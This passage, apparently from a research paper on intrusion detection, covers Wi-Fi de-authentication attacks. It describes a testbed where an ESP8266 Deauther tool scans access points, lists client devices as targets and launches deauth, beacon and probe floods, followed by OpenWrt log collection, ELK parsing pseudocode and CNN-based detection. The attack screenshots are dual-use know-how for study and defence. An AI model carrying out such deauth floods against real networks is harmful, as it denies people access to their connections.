
Figure 12. Accessing the ESP8266 Deauther tool, scanning all available nearby Aps by clicking on the "SCAN APS" indicated by the red arrow, and selecting the victim AP.



Stations: 8

	Vendor	MAC	Ch	Name	Pkts	AP	Last seen		
0	Apple	8c[redacted]b1	1	ADD	364	eduroam	<1min		x
1	SamsungE	30[redacted]ef	1	[redacted]	54	OpenWrt	<1min	✓	x
2	IntelCor	48[redacted]:24	1	[redacted]	16	OpenWrt	1min	✓	x
3	SamsungE	8c[redacted]22	1	8[redacted]f:22	15	OpenWrt	<1min	✓	x
4		dc[redacted]:02	1	d[redacted]bd:02	8	OpenWrt	<1min	✓	x
5	IntelCor	e8[redacted]:84	1	[redacted]	6	e[redacted]n	<1min		x
6		92[redacted]df	6	[redacted]	3	e[redacted]n	<1min		x
7		92[redacted]:27	1	[redacted]	2	e[redacted]n	2min		x

Figure 13. Scanning all the clients connected to the victim AP to be targets of the attacks.



Attacks

INFO:
- You might lose connection when starting an attack!
- You need to select a target for the deauth attack.
- You need a saved SSID for the beacon and probe attack.
- Click reload to refresh the packet rate.
In case of an unexpected error, please reload the site and look at the serial monitor for further debugging.

Attacks	Targets	Pkts/s	START / STOP
Deauth	4	0/0	START
Beacon	8	0/0	START
Probe	8	0/0	START
All Pkts/s:		0	

Figure 14. Executing de-authentication/disassociation attacks on the selected clients of the victim AP to deny access to the Wi-Fi network and services.

4.2. Log Collection, Parsing, Storing, Analysis, and Generating Dataset

Network devices such as home Wi-Fi APs routinely generate a huge number of logs to record their states and runtime information, each comprising a timestamp and a log message indicating what has happened [52]. This valuable information could be utilized for multiple purposes, among which this study focuses on attack detection with a focus on association and disassociation logs. The log collection involves configuring the AP to send its logs to a central server for further usage and processing. The architecture for the testbed for log collection, parsing, indexing and storing, analysis and visualization to generate a dataset is shown in in Figure 15. It collects Wi-Fi traffic data from the access point with OpenWrt firmware installed on Raspberry Pi B+. OpenWrt is a Linux-based open-source project for embedded operating systems primarily used on embedded devices to route network traffic [53,54]. The OpenWrt system logging function is a crucial debugging and monitoring capability. The OpenWrt-based AP is configured to send its logs to the remote server (ELK server) including the remote server's protocol (TCP/UDP), IP, and port. The message format in OpenWrt-based AP varies depending on the destination (local log read, local file, remote socket) but it is generally represented as follows:

<time stamp> <router name> <subsystem name/pid> <log_prefix>: <message body>




Local log server
Elasticsearch
Storage and indexing
Indexing and storing structured Logs
Logstash
Log collection
All structured logs
Input Plugin
Developed Parsing Algorithm
Structured Logs
Kibana
Data analysis and visualization
Association & disassociation logs only
Local log server
Protocol (TCP/UDP)
Port
IP
OpenWrt-based access point configured to send its logs to Logstash
Backbone Network
Internet

Figure 15. Architecture for log collection, parsing, indexing, analysis, visualization, and generating datasets.

The logging message facility and priority are similar to those found in syslog implementations. Sample logs of the AP are shown in Figure 16. In this work, a parsing algorithm is developed to structure these raw (unstructured) logs. It is a grok-based parsing algorithm built on top of Logstash and takes the raw logs through the input plugin, parses them, and sends them to the Elasticsearch storage server through the output plugin. A high-level and simplified implementation of this parsing algorithm is implemented based on Algorithm 1 which is developed on top of the three parts of Logstash: input, filters, and output. The input section is in charge of specifying and accessing the input data source, from the AP, while Grok-based parsing is a Logstash filter that converts unstructured data into structured and queryable data. The parsing algorithm accepts the raw Wi-Fi traffic log data of the AP through the input and analyses it line by line to identify patterns for the extraction of relevant information based on MAC address, timestamp, association–disassociation, and the type of data (normal or attack). As a result, the raw log data entries are parsed to adhere to these matching patterns to generate the structured data and are indexed and stored in Elasticsearch.

Algorithm 1: Simplified high-level parsing algorithm for association and disassociation network traffic

```
Input: Raw logs
Output: Structured logs
begin:
1:   input-plugin
2:     inputType ← stdin
3:     protocol ← TCP/UDP
4:     port ← portNumber
5:   end input-plugin
6:   filter
7:     inputMessage ← incomingRawLogMessage
8:     getMatchingPatterns ← [timestamp, macAddress, host, logMessage]
9:     fieldNames ← [macAddress, timestamp, association, dataType]
10:    if (matching macAddress exists in inputMessage) then
11:      inputMessage ← [macAddress, logmessage]
12:    else if (matching macAddress does not exists in inputMessage) then
13:      inputMessage ← logmessage
14:    else if (logmessage contains associated) then
15:      association ← associated
16:    else(logmessage contains disassociated)
17:      association ← disassociated
18:    end if
19:  end filter
20:  output-plugin
21:    elasticsearch
22:      hosts ← logServerIP
23:      index ← indexName
24:    end elasticsearch
25:    stdout
26:      set output to be displayed in console
27:    end stdout
28:  end output-plugin
29:  return structuredLogs
end
```


OpenWrt - System Log - LuCI
192.168.1.1/cgi-bin/luci/admin/status/syslog
OpenWrt
Status
System
Network
Logout


System Log

```
Tue Oct 18 06:51:53 2022 daemon.info hostapd: wlan0: STA [redacted]:24 IEEE 802.11: associated
Tue Oct 18 06:51:53 2022 daemon.notice hostapd: STA 48:4[redacted]ot allowed to connect
Tue Oct 18 06:51:53 2022 daemon.info hostapd: wlan0: STA [redacted]:24 IEEE 802.11: disassociated
Tue Oct 18 06:51:53 2022 daemon.info hostapd: wlan0: STA [redacted]:24 IEEE 802.11: disassociated
Tue Oct 18 06:51:53 2022 kern.warn kernel: [  455.677982] br-lan: received packet on wlan0 with own address as source address (addr:b8:[redacted]52, vlan:0)
Tue Oct 18 06:51:53 2022 daemon.info hostapd: wlan0: STA 48:[redacted]24 IEEE 802.11: disassociated
Tue Oct 18 06:52:14 2022 daemon.info hostapd: wlan0: STA 30:[redacted]f IEEE 802.11: disassociated
Tue Oct 18 06:52:14 2022 daemon.notice hostapd: wlan0: AP-STA-DISCONNECTED 30:[redacted]ef
Tue Oct 18 06:52:14 2022 daemon.info hostapd: wlan0: STA 30[redacted]ef IEEE 802.11: disassociated
Tue Oct 18 06:52:23 2022 daemon.info hostapd: wlan0: STA 8c[redacted]2 IEEE 802.11: disassociated
Tue Oct 18 06:52:23 2022 daemon.notice hostapd: wlan0: AP-STA-DISCONNECTED 8c[redacted]:22
```

Figure 16. Sample raw log data from an OpenWrt-based AP.

4.3. Visualization and Dataset Generation Module

By displaying data in a more intuitive and easy-to-understand style, log data visualizations assist users in understanding, interpreting, and gaining insights from the data. During visualization, we identified patterns for normal and attack traffic. The flooding of attack traffic occurred more frequently when visualized suggesting a potential system issue that must be addressed. In our solution we can perform this with the help of an easy-to-use adapted Kibana interface for browsing, visualizing, and analyzing the structured log data stored in Elasticsearch. Various log data visualization techniques can be used including bar charts, line charts, pie charts, scatter plots, heat maps, and more. With Kibana, we adapted an easy-to-use interface for browsing, visualizing, and analyzing the structured log data stored in Elasticsearch, as shown in Figure 17. A structured log data CSV file, Wi-Fi Association_Disassociation, is generated that is used as a dataset for attack detection, and its composition is described in Table 2. After parsing, indexing, storing, and analyzing the structured log data, we generated a CSV file that is used for the de-authentication and disassociation attack detection process.


localhost:5601/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2023-04-05T16:47:00.000Z',to:'2023-04-07T13:50:00.000Z'))&_a=(columns:!('@timestamp',association,mac_address,logmessage,host.ip),filters:!(),grid:(columns:(...
elastic
Find apps, content, and more. Ex: Discover
Discover
Options
New
Open
Share
Alerts
Inspect
Save
btiic
Filter your data using KQL syntax
Apr 5, 2023 @ 17:47:00.000 → Apr 7, 2023 @ 14:50:00.000
Refresh
Search field names
Filter by type 0
Selected fields 5
@timestamp
association
mac_address
logmessage
host.ip
Available fields 2
Popular
_id
_index
@version
event.original
inputmessage
message
syslog_pri
_score
timestamp
Add a field
784,649 hits
Documents
Field statistics BETA
100,000
50,000
0
Apr 5, 2023
Apr 6, 2023
Apr 7, 2023
Apr 5, 2023 @ 17:47:00.000 - Apr 7, 2023 @ 14:50:00.000 (interval: Auto - hour)
Columns
1 field sorted
Rows per page: 100
1 2 3 4 5
localhost:5601/app/home

@timestamp	association	mac_address	logmessage	host.ip
Apr 7, 2023 @ 14:49:24.223	associated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: associated	192.168.1.1
Apr 7, 2023 @ 14:47:00.224	disassociated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: disassociated	192.168.1.1
Apr 7, 2023 @ 14:46:24.111	associated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: associated	192.168.1.1
Apr 7, 2023 @ 14:40:35.600	disassociated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: disassociated	192.168.1.1
Apr 7, 2023 @ 14:39:59.276	associated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: associated	192.168.1.1
Apr 7, 2023 @ 14:38:00.528	disassociated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: disassociated	192.168.1.1
Apr 7, 2023 @ 14:37:23.937	associated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: associated	192.168.1.1
Apr 7, 2023 @ 14:32:00.543	disassociated	[redacted]	OpenWrt hostapd: wlan0: STA [redacted] IEEE 802.11: disassociated	192.168.1.1

Figure 17. Analyzing and identifying different fields of the structured log using Kibana.

Table 2. Sample data generated for attack and normal Wi-Fi traffic data following parsing, indexing, storing, analyzing, and visualizing the raw Wi-Fi traffic data.

Data Type	Number of Samples	Description
Attack	376,430	• Carried out 4–27 October 2022; • Continuous attack carried out against the AP/clients at different time durations: e.g., 5 min, 30 min, several hours, and even the whole day.
Normal	233,130	• Carried out 11–31 October 2022; • Generating continuous normal Wi-Fi traffic data was carried out at different variable times: e.g., 1 min, 3 min, 5 min, 30 min, several hours, the whole day.
Total Samples	609,560	

4.4. Data Pre-Processing Module

The process of cleaning, converting, and preparing raw data before it can be evaluated is known as data pre-processing. It is a set of procedures and processes used to assure the quality, accuracy, completeness, and consistency of raw data. With data cleaning, we identified and corrected errors, and addressed missing values and inconsistencies in the data. Data transformation converts the data into a format suitable for analysis.

The foundation of anomaly detection is the extraction of features from the given log data. The primary features we focused on while transforming our Wi-Fi Association_Disassociation dataset to be suitable for transfer learning and CNN-based attack detection were the timestamp, association, disassociation, MAC address, and data type, described in Table 3.

Table 3. Initial feature set.

SN.	Features	Description
1	MAC address	MAC address of the targeted client
2	Timestamp	The date and time at which the traffic data is logged by the AP
3	Association	"Associated" when the client device is associated
		"disassociated" when the client device is disassociated
4	datatype	"normal" when network traffic flow is benign/legitimate
		"attack" when network traffic flow is illegitimate/malicious

Considering the network traffic log data as a sequence of events, we defined a fixed window size. Using the predefined window size, association and disassociation network traffic in the same sliding window are seen as an itemset in a single transaction. We implemented this per device (MAC address) where each client's association and disassociation time duration per day is split into the defined window size.

During attacks, the number of associations and disassociations generated is huge as compared to normal network traffic flow. Considering a 10 min window size of connection time, we transformed the association and disassociation duration to behave like a digital form: association time duration to be high (digital value 1) and disassociation to be low (digital value 0). With these assumptions, we converted our entire dataset into images to be suitable for the proposed IDS model. For comparison purposes, we also used a 5 min window size. Table 4 shows the transformed feature set from the initial feature set.

Table 4. Transformed feature set.

SN.	Features	Description
1	MAC address	MAC address of the targeted client
2	Timestamp	The date and time at which the traffic data is logged by the AP
3	Association	"Associated" when the client device is associated
		"disassociated" when the client device is disassociated
4	dateTime	Obtained from timestamp for the purpose of extracting day
5	Day	Extracted from dateTime to calculate client de vice association disassociation time duration per day
6	Signal	Is 1 when the client device is associated and 0 when disassociated
7	PerDevicePerDayTimeMinutes	Time duration in minutes for each device per day during association and disassociation
8	datatype	"normal" when network traffic flow is benign/legitimate
		"attack" when network traffic flow is illegitimate/malicious

We transformed the association and disassociation network traffic for each device (per MAC address). Our pre-processing solution is implemented based on Algorithm 2.

Algorithm 2: Algorithm for pre-processing part dataset to be suitable for the proposed IDS model

```
Input: CSV dataset
Output: images
begin:
 1:  $winSizeInMin \leftarrow$ minutes (10 or 5)
 2:  function GETDAY(timestamp)
 3:      split timestamp
 4:      return day
 5:  end function
 6:  function ASSOCIATIONTODIGITAL(action)
 7:      if (action=='associated') then
 8:          return $1$
 9:      else (logmessage contains disassociated)
10:          return $0$
11:      end if
12:  end function
13:  function CHANGETOMINUTES(referenceTime, currentTime)
14:      $timeSince \leftarrow$ currentTime—referenceTime
15:      $minutesSince \leftarrow \left(\frac{\text{timeSince}}{\text{totalSeconds}}\right) \times 60$
16:      return minutesSince
17:  end function
18:  function PLOTSIGNAL(sigData, height, width, fig, fileName, winSizeInMin)
19:      set dpi size
20:      $sigData \leftarrow$ first index of dataset
21:      if len(sigData == 1) $\vee$ max(sigData[winSizeInMin]) < winSizeInMin then
22:          repeat first index
23:          $sigData \leftarrow$ winSizeInMin
24:      end if
25:      scale sigData
26:      $sigData['winSizeInMin'] \leftarrow \text{sigData['winSizeInMinutes']} \times \left(\frac{\text{width}}{\text{winSizeInMin}}\right)$
27:      // Set figure size in inches to fit the image
28:      $\text{figSize} \leftarrow \left(\frac{\text{width}}{\text{float(dpi)}}, \frac{\text{height}}{\text{float(dpi)}}\right)$
29:      create a figure to fit between 0(lower limit) and 1(upper limit)
30:      show image per device per day
31:      save the image
32:  end function
33:  function EXTRACTIMAGESFROMLOGS(f ilePath, outputImagesDir, outputCSVPath)
34:      create folders for both attack and normal data
35:      // create a dataframe which holds the final file (cleaned and transformed)
36:      read CSV file from filePath
37:      get all rows consisting of associated and disassociated
38:      get all columns of [association, timestamp, MACAddress, dataType]
39:      make sure timestamp is in datetime format
40:      get day from datetime formatted of timestamp
41:      GETDAY()
42:      // convert association to digital (association –> 1, and disassociation–> 0)
43:      ASSOCIATIONTODIGITAL()
44:      Devices $\leftarrow$ unique MAC address of each device
45:      // for each device, each day get the association and dissociation
```

Algorithm 2: *Cont.*

```
46:     for each device in devices do
47:         sort data by time
48:         // change time to minutes for each device
49:         for each day in days do
50:             sort data by time
51:             // change time to minutes for each device
52:             save each image with unique file name
53:             for each row of data in length of data per device per day do
54:                 change time to minutes for each device
55:                 put each value of minutes of each device in winSizeInMinutes column
56:                 save this data
57:                 // now iterate through data per defined minutes
58:                 plot a figure
59:                 maxTimeInMinutes ← max value fromwinSizeInMinutes
60:                 for currentTime in range(0, maxTimeInMinutes, winSizeInMin) do
61:                     check if windowData is between current value in winSizeInMinutes and
                        currentTime
62:                     lable the current windowData as attack or normal
63:                     save each image with unique file name
64:                 end for
65:             end for
66:         end for
67:     end for
68:     save each image with unique file name
69: end function
end
```

Basically, Algorithm 2 generates a day from the timestamp, calculates the total time duration that each device associates and disassociates per day, sets the window size (5 or 10 min), plots a figure per window size by converting association to be an upper limit (digital high or 1) and disassociation to be a lower limit (digital low or 0), and saves each image with its own file name. Sample datasets after being converted to images are shown in Figure 18 (normal) and Figure 19 (attack). Other tasks such as sorting, conversion to minutes, figure formatting, etc., are performed in this preprocessing approach. Following the preprocessing of the dataset through the novel algorithm, the composition of attack and normal images is shown in Table 5.




Figure 18. Sample dataset after conversion to images (for normal data).




Figure 19. Sample dataset after conversion to images (for normal data).

Table 5. The number of image samples after the attack and normal dataset samples are transformed using the pre-processing algorithm.

Data Type	**No. Images/Window Size**		**Description**
	5 min	**10 min**	
Attack	1112	615	As the number of attack sample data is very large compared to normal samples in a given window, it becomes very small after they are transformed
Normal	46,644	23,296	
Total Samples	47,756	23,911	

4.5. Attack Detection Module

The transformed image is fed into the designed model to discover the faulty behaviors (attacks) that are hidden in the analyzed log dataset. Our TL and CNN-based IDS architecture, depicted in Figure 20, involves dataset preprocessing to suite for CNN-based deep learning models, training the models with source dataset using ImageNet and using TL to transfer the while using the target dataset, the Wi-Fi de-authentication_disassociation dataset. The CNN-based deep learning models are trained with the transformed labeled log data to establish an efficient model. Attack detection is mainly based on the window size of the association/disassociation logs. This window-size-focused attack detection involves detecting attacks when there is a large number of digital signals in each image (window size). With this approach, identifiers such as the MAC address, time in minutes per day, the duration that a given device remains high (associated) and low (disassociated), and the number of occurrences of these signals (high/association and low/disassociation) are used in the detection process. In the attack detection module, four different classification models; VGG16, Inception V3, Resnet50, and Xception, are trained, evaluated, and compared to obtain an outperforming model. All these four models are fine-tuned with different hyperparameters and trained with 5 and 10 min window size images while experimenting to get the best model.

The hyperparameters of CNN models are tuned and optimized in order to better fit the base models to the specified datasets and increase the models' performance. We performed a number of hyperparameters tuning to evaluate the model and achieve an optimal performance, and the final IDS model for the detection of de-authentication and disassociation attacks was chosen. Finally, the detection performance of the proposed model was compared with both traditional machine learning models and deep learning models.




Figure 20. Architecture for data pre-processing, and de-authentication/disassociation attack detection using the proposed IDS model.

5. Results and Analysis

